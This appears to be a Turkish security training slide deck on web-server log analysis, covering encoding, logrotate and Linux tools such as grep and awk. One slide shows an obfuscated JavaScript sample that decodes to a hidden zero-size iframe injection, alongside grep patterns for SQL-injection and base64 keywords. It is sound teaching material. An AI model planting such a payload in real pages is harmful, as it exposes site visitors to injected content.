Log Analizi

Siber Olaylara Müdahale Ekibi

BGA SECURITY

Log Analizi

Log Yönetimi ve Saldırı Analizi

- Loglama tek başına bir değer ifade etmez.
- Nasıl ki tarladan toplanan hasat işlenmeden bir işe yaramazsa koleksiyon amacı ile toplanan ve izlenip değerlendirilmeyen loglar da bir şey ifade etmez.
- Birçok kurumda loglar sadece kayıt altına alınmaktadır fakat log analizi **yapılmamaktadır**.
- Bilgi Güvenliği(BG) Yönetim Standardında log(iz kaydı) yönetimi ve analizinin önemi vurgulanmaktadır.
- Log analizi teknik bir işin ötesinde ilgili konuya dair ciddi tecrübe ve düşünme yetisi ister.
  - Hangi saldırı tipi gerçekleştirilmiş sorusunun cevabını bulabilmek için saldırı kavramını ve detaylarını bilmek gerekir.

Log Analizi Yazılımları

- Farklı amaçlar için kullanılabilecek onlarca ticari ve açık kaynak kodlu ücretsiz log analizi yazılımı bulunmaktadır.
- Log analizi yazılımlarının çoğu aynı zamanda log yönetimi işlevini de gerçekleştirmektedir.
- Örnek yazılımlar:
  - File System Auditor, OSSIM, Kiwi Syslog Deamon, Swatch, Infraskope, Manage Engine Event Log Analyzer, OSSIM
- Log analiz yazılımları genellikle arka planda bir veritabanı uygulaması kullanarak işlem yapar.
- Yazılımları doğru kullanabilmek için neyi aradığını bilmek önemlidir.
  - Saldırıyı nasıl tanımlarsınız (web tabanlı, network tabanlı)

Log Analizi Metodolojisi

- Log analizinde en önemli bileşen log/loglar içerisinde ne arandığının belirlenmesidir.
- Bunun için daha önce denenmiş, tecrübe edilmiş çeşitli yöntemler denenebilir.

KAYNAK: http://faculty.ist.psu.edu/jjansen/academic/jansen_search_log_analysis.pdf

Log Analizi Metodoloji Adımları

I.Adım

- Log dosyalarının elde edilmesi
- Log dosyalarının normalleştirilmesi

II.Adım

- Log analiz amacının belirlenmesi
- Log analiz amacının teknik dile çevrimi

III. Adım

- Log analiz yazılımı kullanarak istenen verileri ayıklama
- Doğrulama adımı (istenen sonuç elde edildi mi?

Örnek Analiz : Adım - 1

- Hedef : Hacklenmiş bir web sunucunun log analizi
- **1.adım:** web sunucu loglarının toplanması ve loglar içerisinde encode edilmiş verilerin normalleştirilmesi.
- Log normalleştirme yapılmadan analiz aşamasına geçilirse günümüz saldırılarının büyük çoğu fark edilemez.

Encoding

Log Yönetimi ve Saldırı Analizi

- Bir veriyi başka formatlarda gösterme işlemidir
- Geriye çevrilebilir algoritmalardır.
- Encoding algoritması ek bir gizlilik sağlamaz.
- Base64 encoding, url encoding, hex encoding en sık karşılaşılan çeşitlerdir.

base36 base62 base64 base999 dec dec_ent double_nibble_uri double_uri enc_uri
enc_uri_comp first_nibble_uri hex hex_ent htmlent malformed_uri oct overlong_utf8
punycode realurlenc reverse_hex rot13 rot47 second_nibble_uri uni uni_hwfw
uni_hwfw_chars urlenc us_ascii utf16 utf7 utf8 uuencode xor xor_range_encode

Binary-Ascii Çevrimi

Log Yönetimi ve Saldırı Analizi

Binary	ASCII
000000	A
000001	B
000010	C
000011	D
000100	E
000101	F
000110	G
000111	H
001000	I
001001	J
001010	K
001011	L
001100	M
001101	N
001110	O
001111	P

Binary	ASCII
010000	Q
010001	R
010010	S
010011	T
010100	U
010101	V
010110	W
010111	X
011000	Y
011001	Z
011010	a
011011	b
011100	c
011101	d
011110	e
011111	f

Binary	ASCII
100000	g
100001	h
100010	i
100011	j
100100	k
100101	l
100110	m
100111	n
101000	o
101001	p
101010	q
101011	r
101100	s
101101	t
101110	u
101111	v


Binary	ASCII
110000	w
110001	x
110010	y
110011	z
110100	0
110101	1
110110	2
110111	3
111000	4
111001	5
111010	6
111011	7
111100	8
111101	9
111110	+
111111	/

“Base64 binary(ikili) verilerin ASCII karakterlerin kullanıldığı ortamlarda iletilmesine ve saklanmasına olanak tanıyan bir kodlama şemasıdır.

/9j/4RTVRXhpZgAATU0AKgAAAAgABwESAAMAAAABAAEAAAEaAAUAAAABAAAAYgEbAAUAAAABAAAAagEoAAMAAAABAAIAA
AExAAIAAAAcAAAAcgEyAAIAAAAUAAAAjodpAAQAAAABAAAApAAAANAACvyAAAAnEAAK/IAAACcQQWRvYmUgUGhvdG9zaG9
wIENTNSBXaW5kb3dzADIwMTE6MDU6MDkgMDA6MjY6MDEAAAAAA6ABAAMAAAABAAEAAKACAAQAAAABAAABfKADAAQA
AAABAAAAiQAAAAAAAAAGAQMAAwAAAAEABgAAARoABQAAAAEAAAEeARsABQAAAAEAAAEmASgAAwAAAAEAAgAAAgEABA
AAAAEAAAEuAgIA


Base64 Binary Encoding

Log Yönetimi ve Saldırı Analizi




HEX Encoding

Log Yönetimi ve Saldırı Analizi



Hackvertor Hizmeti

Log Yönetimi ve Saldırı Analizi



Businessinfo

BGA SECURITY

I-Packer (A Packer/Unpacker Javascript Tool using packer)

bedirhan urgun, 06/30/2008 (Yenileme: 07/01/2008)

Input:

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String))
{while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};
c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
p}('j(k("%b%l%d%1%m%9%n%f%o%p%q%r%f%9%s%g%2%1%0%0%6%d%2%1%0%0%3%7%2%1%0%0%3%3%2%1%0%0%4%5%2%1%0%0%3%h%:
```

PACK | UNPACK | EVAL TO OUTPUT | PASS OUTPUT TO INPUT

Output:

```
eval(unescape("%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%27%5c%75%30%30%36%63%5c%75%30%30%36%39
%5c%75%30%30%36%36%5c%75%30%30%37%32%5c%75%30%30%36%31%5c%75%30%30%36%64%5c%75%30%30%36%35%5c%75
%30%30%32%30%5c%75%30%30%37%33%5c%75%30%30%37%32%5c%75%30%30%36%33%5c%75%30%30%33%64%5c%75%30%30
%32%32%5c%75%30%30%36%38%5c%75%30%30%37%34%5c%75%30%30%37%34%5c%75%30%30%37%30%5c%75%30%30%33%61
%5c%75%30%30%32%66%5c%75%30%30%32%66%5c%75%30%30%37%37%5c%75%30%30%37%37%5c%75%30%30%37%37%5c%75
%30%30%32%65%5c%75%30%30%37%37%5c%75%30%30%36%35%5c%75%30%30%36%32%5c%75%30%30%36%37%5c%75%30%30
%37%35%5c%75%30%30%37%36%5c%75%30%30%36%35%5c%75%30%30%36%65%5c%75%30%30%36%63%5c%75%30%30%36%39
%5c%75%30%30%36%37%5c%75%30%30%36%39%5c%75%30%30%32%65%5c%75%30%30%36%66%5c%75%30%30%37%32%5c%75
%30%30%36%37%5c%75%30%30%32%32%5c%75%30%30%32%30%5c%75%30%30%37%37%5c%75%30%30%36%39%5c%75%30%30
%36%34%5c%75%30%30%37%34%5c%75%30%30%36%38%5c%75%30%30%33%64%5c%75%30%30%33%30%5c%75%30%30%37%30
%5c%75%30%30%37%38%5c%75%30%30%32%30%5c%75%30%30%36%38%5c%75%30%30%36%35%5c%75%30%30%36%39%5c%75
%30%30%36%37%5c%75%30%30%36%38%5c%75%30%30%37%34%5c%75%30%30%33%64%5c%75%30%30%33%30%5c%75%30%30
%37%30%5c%75%30%30%37%38%5c%75%30%30%32%30%5c%75%30%30%37%33%5c%75%30%30%37%34%5c%75%30%30%37%39
%5c%75%30%30%36%63%5c%75%30%30%36%35%5c%75%30%30%33%64%5c%75%30%30%32%32%5c%75%30%30%37%36%5c%75
%30%30%36%39%5c%75%30%30%37%33%5c%75%30%30%36%39%5c%75%30%30%36%32%5c%75%30%30%36%39%5c%75%30%30
%36%63%5c%75%30%30%36%39%5c%75%30%30%37%34%5c%75%30%30%37%39%5c%75%30%30%33%61%5c%75%30%30%36%38
```


BGA SECURITY

Örnek Analiz : Adım - 2

- **2. adım:** Saldırgan ip adresinin ve saldırı yönteminin belirlenmesi
- Şüphelenilen saldırı tipleri için komut satırı araçlarının hazırlanması
  - Web üzerinden gelebilecek saldırı türleri konusunda bilgi sahibi olunması gerekir.
  - Saldırgan on farklı yöntemle sunucuyu ele geçirmiş olabilir.
- Disk üzerinde ilgili tarihe ait değişiklikler izleniyor mu?
- Gereksiz log satırlarının ayıklanması
  - Javascript, gif, jpg, …
- Teknik dile çevirim
  - Grep –i select, union, exec, base64_encode *.log

Örnek Analiz : Adım - 3

Log Yönetimi ve Saldırı Analizi


- **3. Adım:** Verilerin ayıklanması ve doğrulama aşaması.
- Bir önceki adımda elde edilen ayıklanmış veriler gerçekten saldırgan ip adresini ve saldırı yöntemi hakkında net bilgiler içeriyor mu?
  - İlgili ip adresi ve ip adresinin eriştiği URL/istek denenerek zafiyet olup olmadığı kontrol edilebilir.
  - İlgili ip adresine ait başka sistemlerden kayıt alınabilir.
  - İlgili ip adresi internetten araştırılabilir.

Log Rotasyonu

Log Yönetimi ve Saldırı Analizi

- Logların tamamını tek bir dosya olarak saklamak yerine belirli düzene göre(boyut, tarih, satır sayısı vs) saklamak daha uygun olacaktır.
  - Eski log dosyalarının üzerine yazılmaması için log.1, log.2 gibi uzantılar verilir.

- Linux /UNIX sistemlerde bu amaçla logrotate yazılımı kullanılmaktadır



Örnek Log Rotasyonu

Log Yönetimi ve Saldırı Analizi


```
root@server1:~# cat /etc/logrotate.conf
# see "man logrotate" for details
# rotate log files weekly
Weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files compressed
#compress

# packages drop log rotation information into this directory
include /etc/logrotate.d
```

Apache Access Log için Rotasyon Örneği

```
root@server1:~# cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
        weekly
        missingok
        rotate 52
        compress
        delaycompress
        notifempty
        create 640 root adm
        sharedscripts
        postrotate
                /etc/init.d/apache2 reload > /dev/null
        endscript
}
```

BGA SECURITY

Log Analizi Araçları

Log Yönetimi ve Saldırı Analizi

- Log analizi için temelde iki seçenek bulunmaktadır
  1. Temel linux araçları
  2. Özel geliştirilmiş yazılımlar
- Her iki yöntemin de kendine has
  - Avantaj ve dezavantajları vardır.
  - Büyük verilerin incelenmesinde
  - Veri tabanı kullanımı şarttır.
- Benzeri işlemler için kolaylık sağlar.
- Ne istediğinizi biliyorsanız basitlik her zaman kazandırır.
- Çok büyük verileri incelemek için nosql kullanılabilir.

Linux Araçlarıyla Log Analizi

Log Yönetimi ve Saldırı Analizi

- Linux işletim sistemi dosya temelli olması nedeniyle dosya işleme amaçlı onlarca araç barındırmaktadır.
- Cut, awk, grep , ngrep, less, tail, head, cat, sed, sort, uniq, strings, multitail, urlsnarf,
- Avantajlar:
  - ❖ Hız, esnek ve performanslı kullanım
- Dezavantajları:
  - ❖ Veritabanı mantığı olmadığı için her işlemde tekrar aynı süreç yaşanır
  - ❖ Çok büyük log dosyalarının işlenmesinde zaman kaybı ve performans problemi (Big data)

Log Analiz Komutları - #cat

- Okunabilir (ascii tipte) dosyaları ekrana basmak için kullanılır.
- Genellikle başka Unix komutlarıyla birleştirilir.
  - cat /etc/passwd|grep ali

```
huzeyfe@bt:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Log Analiz Komutları - #zcat

Log Yönetimi ve Saldırı Analizi

Sıkıştırılmış dosyaları açmadan ekrana basabilmek için kullanılır.

```
huzeyfe@bt:/var/log$ cat messages.2.gz
vdf"a\D~4ĦĶmW
ضa=ǽ$X  •Ž9q1aJ=<
                    ê:=]|*gبe}0c\&}&Sw*链/kn
ll[ucفؾ=gL%ŘwÿlrJU)_  k/q%{̣縁

/p6lI>H<\

(|`;{s9scSSA{
xZL^#+CQD+u>e#+'+{+S *"'U:<=.Z%_Ķ̈Wq0KaU#2@Y/LiXCg(Y+l-
+^7NIE|DHCD/ 3U5#0E-f+VKgeI-+\+\BQY[;|M+-_+"GŁS
```

```
huzeyfe@bt:/var/log$ zcat messages.2.gz
Feb 24 06:40:44 bt rsyslogd: [origin software="rsyslogd"
swVersion="4.2.0" x-pid="752" x-
info="http://www.rsyslog.com"] rsyslogd was HUPed,
type 'lightweight'.
Feb 25 06:32:57 bt rsyslogd: [origin software="rsyslogd"
swVersion="4.2.0" x-pid=“Feb 25 16:55:10 bt kernel:
[709732.042807] device eth0 left promiscuous mode
Feb 26 06:27:37 bt rsyslogd: [origin software="rsyslogd"
swVersion="4.2.0" x-pid="752" x-
info="http://www.rsyslog.com"] rsyslogd was HUPed,
type 'lightweight'.
```

Log Analiz Komutları - #head / tail

- Head: Verilen herhangi okunabilir dosya(ascii) nın belirlenen sayıda satırını baştan aşağı ekrana basmak için kullanılır.
  - ➢ İlk 100 satırı ekrana bas $ head -100 dosya_ismi
- Tail: Verilen herhangi okunabilir dosya(ascii) nın belirlenen sayıda satırını aşağıdan yukarı ekrana basmak için kullanılır.
  - ➢ Son 100 satırı ekrana bas $ tail -100 dosya_ismi

tail -5000 ./transfer.log | awk '{print $1}' | sort | uniq -c | sort -rn | head -20

Log Analiz Komutları - #cut

- Belirli bir karekterle ayrılmış okunabilir dosya içerisinde bir sütunu almak için kullanılır.
- Excel’de sütün seçme gibi düşünebilir.

```
root@bt:~# head /etc/passwd|cut -f6 -d ":"
/root
/usr/sbin
/bin
/dev
/bin
/usr/games
/var/cache/man
/var/spool/lpd
/var/mail
/var/spool/news
```

/etc/passwd dosyasındaki ilk on satırı al
Ayıraç olarak : kullan
6. sütündaki veriyi ekrana bas.

Log Analiz Komutları - #awk

- cut benzeri okunabilir dosyalarla işlem yapmak için kullanılan çok daha gelişmiş bir araçtır.

tail -500 transfer.log | awk '{print $7}’

Log Analiz Komutları - #grep

Log Yönetimi ve Saldırı Analizi

- Okunabilir dosyalar içerisinde belirli bir kelimeyi aratmak için kullanılan oldukça esnek kullanıma sahip bir Linux aracıdır.
- Diğer komutlarla birlikte kullanılabilir.
  - cat /etc/passwd|grep huzeyfe

Seçenekler

-v : Aranilan kalibin bulunmadigi satirlari görüntüler.
-c : Aranilan kalibin toplam kaç satirda yer aldigini görüntüler.
-i : Küçük harf,büyük harf ayrimi yapmaz.
-l : Aranilan kalibin bulundugu dosya isimlerini görüntüler.
-n : Bulunan satirlar dosya içindeki satir numaralariyla birlikte görüntülenir.
-b : Bulunan satirlarin blok numaralarini listeler.
-s : Dosya bulunamadigi zaman, hata mesaji almak istenmiyorsa bu seçenek tercih edilebilir.
-e ifade : "_" ile baslayan ifadelere izin verir. "Egrep" ve "fgrep" komutlariyla kullanilabilir.
-f dosya : Bir dosyanin içerdigi ifadeleri bir baska dosya içinde aramak amaciyla kullanilir.

Log Analiz Komutları - #zgrep

- Grep komutunun sıkıştırılmış dosyalarla işlem yapabilen versiyonudur.
- Grep komutu ikili dosyaları okuyamaz.
- Zgrep komutu kullanılarak uzantısı .gz olan dosyaları açmadan içerisinde belirli kriterlere uyan stringler aranabilir.

Log Dosyasında String Arama

- grep 192.168.1.2 access.log
- Birden fazla dosya içerisinde aramak istenirse
- grep 192.168.1.2 *.log
- Büyük küçük harf fark etmeksizin arattırma
